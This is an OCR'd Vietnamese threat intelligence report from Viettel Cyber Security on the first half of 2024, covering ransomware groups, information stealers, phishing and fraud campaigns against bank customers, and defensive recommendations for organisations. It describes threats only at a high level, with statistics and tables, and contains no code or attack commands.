
viettel
security



TÌNH HÌNH NGUY CƠ MẤT ATTT TẠI VIỆT NAM 6 THÁNG ĐẦU NĂM 2024

VIETTEL THREAT INTELLIGENCE


VỀ VIETTEL THREAT INTELLIGENCE

Những mối đe dọa trên không gian mạng như **mã độc tống tiền, giả mạo thông tin, các cuộc tấn công có chủ đích,** ... ngày càng phức tạp và gia tăng. Tội phạm mạng luôn ẩn mình, trực chờ doanh nghiệp chủ quan để tấn công. **Càng thiếu thông tin, doanh nghiệp càng bị động**. Bởi vậy, nắm bắt sớm thông tin đóng vai trò chiến lược giúp các doanh nghiệp **giữ vị thế chủ động và bảo đảm an toàn thông tin!**

VỀ VIETTEL CYBER SECURITY

Công ty An ninh mạng Viettel (Viettel Cyber Security – VCS) trực thuộc Tập đoàn Viette Tập Đoàn Công Nghiệp - Viễn Thông Quân Đội (Viettel), thực hiện nghiên cứu và phát triển các giải pháp bảo mật an ninh, an toàn thông tin, cung cấp các dịch vụ và sản phẩm an ninh mạng nhằm bảo vệ các cá nhân và doanh nghiệp trước các mối đe dọa an ninh mạng.

Giải pháp cập nhật Tri thức an ninh mạng (Viettel Threat Intelligence) là dịch vụ cung cấp thông tin và tri thức về các mối đe dọa an ninh mạng nhằm hỗ trợ các tổ chức và doanh nghiệp trong việc chủ động phát triển các chiến lược phòng ngừa và xử lý kịp thời các mối nguy trước khi trở thành mục tiêu của tội phạm mạng.



Trong báo cáo **Tình hình nguy cơ mất ATTT tại Việt Nam 6 tháng đầu năm 2024**, chúng tôi tập trung phân tích, chia sẻ về tình hình nguy cơ mất an toàn thông tin tại Việt Nam trong 6 tháng đầu năm 2024, bao gồm các mảng:

- Các dòng mã độc hoạt động mạnh, điển hình trong 6 tháng đầu năm 2024.
- Lừa đảo, gian lận tài chính.
- Các nhóm tấn công có chủ đích nhắm vào các tổ chức, doanh nghiệp lớn tại Việt Nam.
- Nhận định về các lỗ hổng bảo mật xuất hiện trong 6 tháng đầu năm 2024.
- Lộ lọt, rò rỉ dữ liệu của cá nhân, doanh nghiệp.
- Tấn công từ chối dịch vụ.

LỜI TỰA

Tuyên bố miễn trừ trách nhiệm: *Báo cáo này hoàn toàn phục vụ mục đích duy nhất là chia sẻ thông tin kỹ thuật cho cộng đồng an toàn thông tin và các tổ chức doanh nghiệp nhằm nâng cao nhận thức về An toàn thông tin cũng như có các phương án đảm bảo đề phòng cho các vấn đề về rủi ro an toàn thông tin mạng. Mọi cáo buộc khác nội dung của báo cáo này đều không đúng với mục đích xuất bản của chúng tôi. Báo cáo có sử dụng một số thông tin thu thập được trong quá trình cung cấp dịch vụ cho khách hàng của Viettel Cyber Security.*

- Viettel Threat Intelligence -

MỤC LỤC

TỔNG QUAN

XU HƯỚNG, NHẬN ĐỊNH

Trong 6 tháng đầu năm 2024, Viettel Threat Intelligence đã ghi nhận nhiều nguy cơ mất ATTT mới xuất hiện có ảnh hưởng tới các tổ chức, doanh nghiệp tại Việt Nam. Một số **nguy cơ nổi bật** như sau:

Lộ lọt, rò rỉ dữ liệu

Thông tin cá nhân bị đánh cắp

50%

so với cùng kỳ 2023

Dữ liệu nhạy cảm bị lộ lọt, rao bán

13 Triệu bản ghi

12.3 GB mã nguồn

16 GB dữ liệu

Lừa đảo, gian lận tài chính

2364 Tên miền lừa đảo

1.2 lần so với cùng kỳ 2023

496 Trang giả mạo

4 lần so với cùng kỳ 2023

17,648 lỗ hổng mới xuất hiện

- **51%** là lỗ hổng mức Cao và Nghiêm Trọng (theo điểm CVSS)
- Tăng **42%** so với cùng kỳ 2023
- **71 lỗ hổng** có nguy cơ ảnh hưởng tới các tổ chức, doanh nghiệp tại Việt Nam

Chiến dịch tấn công

07 nhóm APT hoạt động mạnh

Kĩ thuật phổ biến:

- **DLL-Sideloading**
- **CVE**

3 TERABYTE

Dữ liệu bị mã hóa

Thiệt hại: **~ 10 Triệu USD**

56 tổ chức bước đầu bị tấn công Ransomware

495,000

Cuộc tấn công DDoS

- Tăng **16%** so với cùng kỳ 2023
- Các kiểu tấn công phổ biến: **Hit-and-Run**, **DNS**, **Carpet Bomb**

KHUYẾN NGHỊ

cho doanh nghiệp

Để đảm bảo các hoạt động sản xuất kinh doanh của doanh nghiệp, tổ chức được diễn ra liên tục, giảm thiểu rủi ro của các nguy cơ ATTT, Viettel Threat Intelligence có một số khuyến nghị sau:

1. Rà soát quy trình, hệ thống quản lý dữ liệu khách hàng, dữ liệu nội bộ với các vụ việc lộ lọt, mua bán dữ liệu.
2. Cảnh báo sớm cho khách hàng cá nhân về các tài khoản sử dụng dịch vụ của doanh nghiệp bị lộ lọt, các chiến dịch lừa đảo người dùng.
3. Chủ động rà soát dấu hiệu nhận biết xâm nhập trên hệ thống, phát hiện và phản ứng sớm với các nhóm tấn công có chủ đích.
4. Rà soát, nâng cấp phiên bản các phần mềm, ứng dụng có chứa các lỗ hổng bảo mật nghiêm trọng.
5. Sử dụng các dịch vụ chống tấn công DDoS để đảm bảo tính sẵn sàng và an toàn cho hạ tầng CNTT của tổ chức.
6. Liên tục bổ sung, cập nhật các tri thức cho các giải pháp bảo vệ từ các nguồn mở hoặc các nguồn thương mại để đảm bảo an toàn thông tin.

Ngoài ra, để phòng tránh nguy cơ tấn công **Ransomware** đang diễn biến phức tạp hiện nay, Viettel Threat Intelligence có một số khuyến nghị sau:

1. Rà soát dữ liệu cần backup như: Mã nguồn, hệ thống khách hàng, dữ liệu sản phẩm/dịch vụ ảnh hưởng đến hoạt động kinh doanh của tổ chức.
2. Tách biệt vùng mạng giữa các hệ thống công nghệ thông tin (nghiệp vụ, ...) và hệ thống quản trị hạ tầng.
3. Rà soát, đánh giá An toàn thông tin toàn diện cho hạ tầng công nghệ thông tin của tổ chức.
4. Định kỳ thực hiện săn tìm nguy cơ xâm nhập chủ động cho các hệ thống.
5. Triển khai các hoạt động giám sát & phản ứng ATTT liên tục 24/7 để phát hiện và phản ứng sớm với các cuộc tấn công vào hệ thống trước khi xảy ra các thiệt hại nặng nề.
6. Triển khai chương trình Threat Intelligence để nhận biết và phản ứng sớm với các chiến dịch tấn công xâm nhập, tấn công mã hoá dữ liệu đang xảy ra trên môi trường mạng.
7. Triển khai các giải pháp quản trị an toàn (PAM/PIM).
8. Triển khai hệ thống kiểm soát truy cập (zero trust access) để kiểm soát, hạn chế được người dùng truy cập tài nguyên.
9. Triển khai các giải pháp quản lý bề mặt tấn công bên ngoài (External Attack Surface Management).

Q1 – Q2/2024

THỐNG KÊ & PHÂN TÍCH CHI TIẾT


CÁC DÒNG MÃ ĐỘC

Mã độc mã hóa tống tiền (Ransomware)

Dựa trên tình hình 6 tháng đầu năm, có thể thấy loại hình tấn công mạng chủ yếu diễn ra tại Việt Nam gần đây đa phần là tấn công mã hóa đòi tiền chuộc, gây ra nhiều thiệt hại cho các doanh nghiệp cả về danh tiếng và kinh tế.

*Các dữ liệu trong mục **Mã độc mã hóa tống tiền (Ransomware)** được ghi nhận trong quá trình giám sát, xử lý sự cố, quản lý an toàn thông tin hỗ trợ cho doanh nghiệp, tổ chức trên khắp cả nước của Công ty An ninh mạng Viettel (VCS).*

Dưới đây là biểu đồ phân bổ lĩnh vực của **56 tổ chức bước đầu bị tấn công Ransomware** nhưng chưa bị mã hóa dữ liệu được Viettel Threat Intelligence ghi nhận trong 6 tháng đầu năm 2024. Việc phòng ngừa và ngăn chặn kịp thời trước những nguy cơ tấn công Ransomware đóng vai trò quan trọng trong việc bảo vệ an toàn thông tin cho tổ chức, hạn chế những tổn thất nghiêm trọng tới tài sản số và hạ tầng mạng.



Hình 1. Số lượng các tổ chức bước đầu bị tấn công Ransomware nhưng chưa bị mã hóa dữ liệu tại Việt Nam trong 6 tháng đầu năm 2024 theo lĩnh vực

Trong nửa đầu năm 2024, số lượng dữ liệu bị tấn công mã hóa **lên đến 3 Terabyte** với tổng thiệt hại ước tính **hơn 10 triệu USD**. Điển hình có thể kể đến vụ tấn công của nhóm Lockbit vào một công ty tài chính vào hồi tháng 3 năm nay đã gây ra gián đoạn dịch vụ trong thời gian dài. Ngoài ra còn nhiều chiến dịch tấn công khác nhắm vào các mục tiêu trải dài trên nhiều lĩnh vực như bán lẻ, tài chính và công nghệ thông tin.

Bảng 1. Các vụ tấn công Ransomware nổi bật trong nửa đầu năm 2024 được ghi nhận bởi Viettel Threat Intelligence

STT	Lĩnh vực	Nhóm tấn công	Số dữ liệu bị mã hóa
1	Bán lẻ	Qilin	2.12 TB
2	Logistics	Phobos/8base	N/A
3	Dịch vụ	RansomHub	1 TB
4	Tài chính	Lockbit 3.0	N/A
5	Công nghệ	Knight	50 GB
6	Thực phẩm	Lockbit 3.0	N/A

Lockbit là nhóm mã độc có số lượng nạn nhân hàng đầu trên toàn thế giới trong vòng 2

năm trở lại đây. Kể từ tháng 9 năm 2023, mã độc Lockbit và Affiliate yêu cầu mức tiền chuộc tối thiểu là 3% doanh thu công ty hàng năm và chỉ được giảm xuống thấp nhất là mức 1.5%.

Bên cạnh mô hình RaaS, Lockbit sử dụng mô hình tống tiền kép, mã hóa tống tiền và đồng thời dọa sẽ công khai các dữ liệu đã đánh cắp, nếu nạn nhân không trả tiền trong khoảng thời gian yêu cầu thì dữ liệu sẽ bị đẩy lên trang web công khai của nhóm mã độc.

Bảng 2. Các nhóm Ransomware hoạt động mạnh trong 6 tháng đầu năm 2024 được Viettel Threat Intelligence ghi nhận

STT	Tên nhóm	Mô tả	Đối tượng ảnh hưởng
1	Lockbit	Hoạt động theo mô hình Ransomware-as-a-Service (RaaS) - một hình thức cung cấp mã độc mã hóa tống tiền cho các bên thứ ba. Theo thông tin ghi nhận, nhóm đã phát hành phiên bản mới nhất Lockbit 3.0.	Chủ yếu nhắm vào các doanh nghiệp và tổ chức.
2	Phobos	Hoạt động dưới hình thức Ransoware-as-a-Service (RaaS). Mã độc được phát hiện lần đầu vào năm 2019 và tới nay đã xuất hiện nhiều biến thể phổ biến bao gồm: 8Base, Eking, Elbie, Devos, Faust, ...	Chủ yếu nhắm vào các doanh nghiệp và tổ chức.
3	Knight	Hoạt động dưới hình thức Ransoware-as-a-Service (RaaS). Trước đây nhóm được biết đến với tên gọi Cyclops. Nhóm này đã bắt đầu hoạt động từ tháng 5 năm 2023, tấn công vào các hệ điều hành Windows, Linux và MacOS bằng cách mã hóa tập tin sử dụng các thuật toán Curve25519, HC-256 và ChaCha20.	Diện rộng.

STT	Tên nhóm	Mô tả	Đối tượng ảnh hưởng
4	Qilin	Qilin ransomware được phát hiện lần đầu tiên vào tháng 1 năm 2023 có mục tiêu là các hệ thống Windows với phương thức mã hóa dữ liệu của nạn nhân và yêu cầu tiền chuộc để giải mã. Qilin sử dụng một phương thức mã hóa phức tạp, làm cho việc giải mã mà không cần khóa gần như là không thể.	Chủ yếu nhắm vào các tổ chức, doanh nghiệp.

Thông tin phân tích chi tiết về các nguy cơ tấn công Ransomware được chia sẻ độc quyền trong các báo cáo chuyên sâu của Viettel Threat Intelligence.

Các vụ tấn công Ransomware có dấu hiệu tăng mạnh về số lượng và mức độ ảnh hưởng khi các công ty, tổ chức lớn trở thành mục tiêu bị nhắm đến nhiều nhất. Tin tặc thường tận dụng nhiều phương thức để phát tán Ransomware bao gồm email lừa đảo, tạo ra các trang web giả mạo và sử dụng các lỗ hổng bảo mật để xâm nhập vào hệ thống mục tiêu. Mục tiêu chính của Ransomware là các máy chủ dễ bị tấn công, nơi có nhiều dữ liệu quan trọng và cơ hội lớn để đòi tiền chuộc.

Viettel Threat Intelligence ghi nhận nhiều nguy cơ tấn công Ransomware mã hóa dữ liệu và hạ tầng ảo hóa của các tổ chức, doanh nghiệp tại Việt Nam. Kẻ tấn công leo thang, nằm sâu trong hệ thống và thực hiện mã hóa bằng các phương thức như:

- Lợi dụng các lỗ hổng của các ứng dụng công khai trong tổ chức như: Email, Website, ...
- Tài khoản đăng nhập các hệ thống quan trọng của tổ chức bị đánh cắp.
- Các chính sách phân vùng, sao lưu dữ liệu không đảm bảo, ...

Mã độc đánh cắp thông tin (Stealer)

Trong quý 1 và quý 2 vừa qua, đã có nhiều cảnh báo về các loại mã độc Stealer (đánh cắp thông tin) khác nhau nhắm mục tiêu vào khu vực Đông Nam Á và Việt Nam. Các mã độc Stealer phổ biến được cảnh báo bao gồm RisePro Stealer, Ducktail Stealer, Agniane Stealer, VietCredCare Stealer, Atomic Stealer, và Lumma Stealer. Ngoài ra, cũng có cảnh báo về mã độc Stealer mới phát tán qua các dịch vụ nhắn tin và gói PyPI.

*Các dữ liệu trong mục **Mã độc đánh cắp thông tin (Stealer)** được ghi nhận trong quá trình giám sát, xử lý sự cố, quản lý an toàn thông tin hỗ trợ cho doanh nghiệp, tổ chức trên khắp cả nước của Công ty An ninh mạng Viettel (VCS).*

Bảng 3. Danh sách các mã độc Stealer được Viettel Threat Intelligence phát hiện và đánh giá có ảnh hưởng lớn trong 6 tháng đầu năm 2024

STT	Tên mã độc	Mô tả
1	Atomic Stealer	Atomic Stealer (còn gọi là Atomic macOS Stealer), là mã độc nhắm vào hệ điều hành Mac OS có chức năng đánh cắp thông tin xác thực ví tiền điện tử và các mật khẩu khác. Atomic được bán rộng rãi trên Telegram theo dạng dịch vụ.
2	Lumma Stealer	Lumma Stealer (còn gọi là LummaC2 Stealer) là mã độc được viết bằng ngôn ngữ C đã được phát triển thành mã độc dịch vụ (Malware as a Service) trên các diễn đàn kể từ ít nhất là tháng 8 năm 2022.
3	Ducktail Stealer	Ducktail chủ yếu sử dụng mạng xã hội LinkedIn hoặc gửi email chứa đường dẫn tải mã độc từ các nền tảng lưu trữ trực tuyến. Mục tiêu chính của Ducktail Stealer là tài khoản facebook business nhưng các dữ liệu về tài khoản của các mạng xã hội khác cũng được tận dụng để rao bán dịch vụ chạy quảng cáo.


*Các số liệu trong mục **Lừa đảo, gian lận tài chính** được tổng hợp từ dữ liệu độc quyền của Viettel Threat Intelligence từ nhà mạng ISP Viettel.*

Số lượng tên miền lừa đảo, giả mạo

Theo thống kê của Viettel Threat Intelligence, trong 6 tháng đầu năm 2024 đã ghi nhận **2,364** tên miền lừa đảo nhắm vào người dùng, khách hàng của các tổ chức lớn tại Việt Nam. Số lượng tên miền lừa đảo tăng 1,2 lần so với cùng kỳ năm 2023. Sự gia tăng về số lượng qua hàng năm cho thấy đây vẫn đang là xu hướng chính của các nhóm tội phạm công nghệ cao tại Việt Nam.

Ngoài ra, Viettel Threat Intelligence cũng đã phát hiện và cảnh báo **496** trang giả mạo, sử dụng trái phép thương hiệu của các tổ chức lớn tại Việt Nam, tăng gấp 4 lần so với cùng kỳ năm 2023.

Biểu đồ thống kê số lượng tên miền lừa đảo, giả mạo trong 6 tháng đầu năm 2023 và 2024



Hình 2. Biểu đồ thống kê số lượng tên miền lừa đảo, giả mạo trong 6 tháng đầu năm 2023 và 6 tháng đầu năm 2024


Về mặt hình thức, trong nửa đầu năm 2024, Viettel Threat Intelligence không ghi

nhận các hình thức lừa đảo mới xuất hiện. Thay vào đó là việc các nhóm tội phạm áp dụng công nghệ AI (sử dụng AI tạo kịch bản lừa đảo, sử dụng DeepFake/DeepVoice, ...) trong các chiến dịch lừa đảo. Một số hình thức lừa đảo phổ biến được các nhóm tội phạm mạng sử dụng trong các chiến dịch tấn công bao gồm:

- Lừa đảo, giả mạo các dịch vụ liên quan đến thẻ tín dụng.
- Lừa đảo, giả mạo cơ quan chức năng để cài đặt ứng dụng Android độc hại trên các thiết bị di động.
- Lừa đảo hỗ trợ thu hồi vốn, thu hồi tiền bị treo.

Tấn công lừa đảo, giả mạo theo ngành

Về phân bố theo nhóm ngành, ngành tài chính - ngân hàng vẫn là nhóm đứng đầu về các cuộc tấn công lừa đảo, giả mạo, chiếm tới **71%** tổng số các cuộc tấn công.



Hình 3. Phân bố tỉ lệ tấn công lừa đảo, giả mạo theo ngành


Bảng 4. Một số chiến dịch tấn công lừa đảo, giả mạo tiêu biểu được Viettel Threat Intelligence ghi nhận trong 6 tháng đầu năm 2024

Chiến dịch	Mô tả	Ảnh hưởng	Thời gian
Lừa đảo, giả mạo có liên quan tới **thương hiệu của các tổ chức ngân hàng** tại Việt Nam	Giả mạo dịch vụ ví điện tử: Yêu cầu nạn nhân truy cập các trang "ví điện tử" của ngân hàng để kiểm tra các khoản tiền giao dịch. Hướng dẫn nhập thông tin và mã OTP để chiếm đoạt tài sản của nạn nhân.	Người dùng của tất cả các ngân hàng tại Việt Nam	Tháng 4 - Tháng 6/2024
Lừa đảo thông qua hình thức **vay tiền trực tuyến**	Mạo danh nhân viên của ngân hàng, công ty tài chính để gọi điện, mời chào vay tiền trực tuyến. Chiếm đoạt các khoản tiền "phí" (phí bảo hiểm, phí khắc phục lỗi, phí thay đổi thông tin, ...).	Người dùng các tổ chức tài chính vay tiêu dùng, các ngân hàng tại Việt Nam	Tháng 1 - Tháng 6/2024
Lừa đảo liên quan đến dịch vụ **thẻ tín dụng** của các tổ chức tài chính, ngân hàng tại Việt Nam	Lợi dụng nhu cầu sử dụng thẻ tín dụng ngày càng tăng, các đối tượng lừa đảo, giả mạo nhân viên mời chào các dịch vụ nâng hạn mức, sang ngang thẻ, mở thẻ tín dụng, ... nhằm thực hiện các hành vi lừa đảo, gian lận nhằm chiếm đoạt tài sản của nạn nhân.	Người dùng của tất cả các ngân hàng tại Việt Nam	Tháng 1 - Tháng 6/2024
Giả mạo cơ quan chức năng để lừa người dùng cài đặt ứng dụng Android độc hại	Kẻ tấn công mạo danh cán bộ cơ quan chức năng tại Việt Nam để hướng dẫn người dùng cài đặt ứng dụng độc hại trên điện thoại. Sau đó chiếm quyền điều khiển điện thoại của nạn nhân, và thực hiện các hành vi chiếm đoạt tài sản.	Người dùng tại Việt Nam	Tháng 1 - Tháng 6/2024

TÌNH HÌNH LỖ HỔNG BẢO MẬT

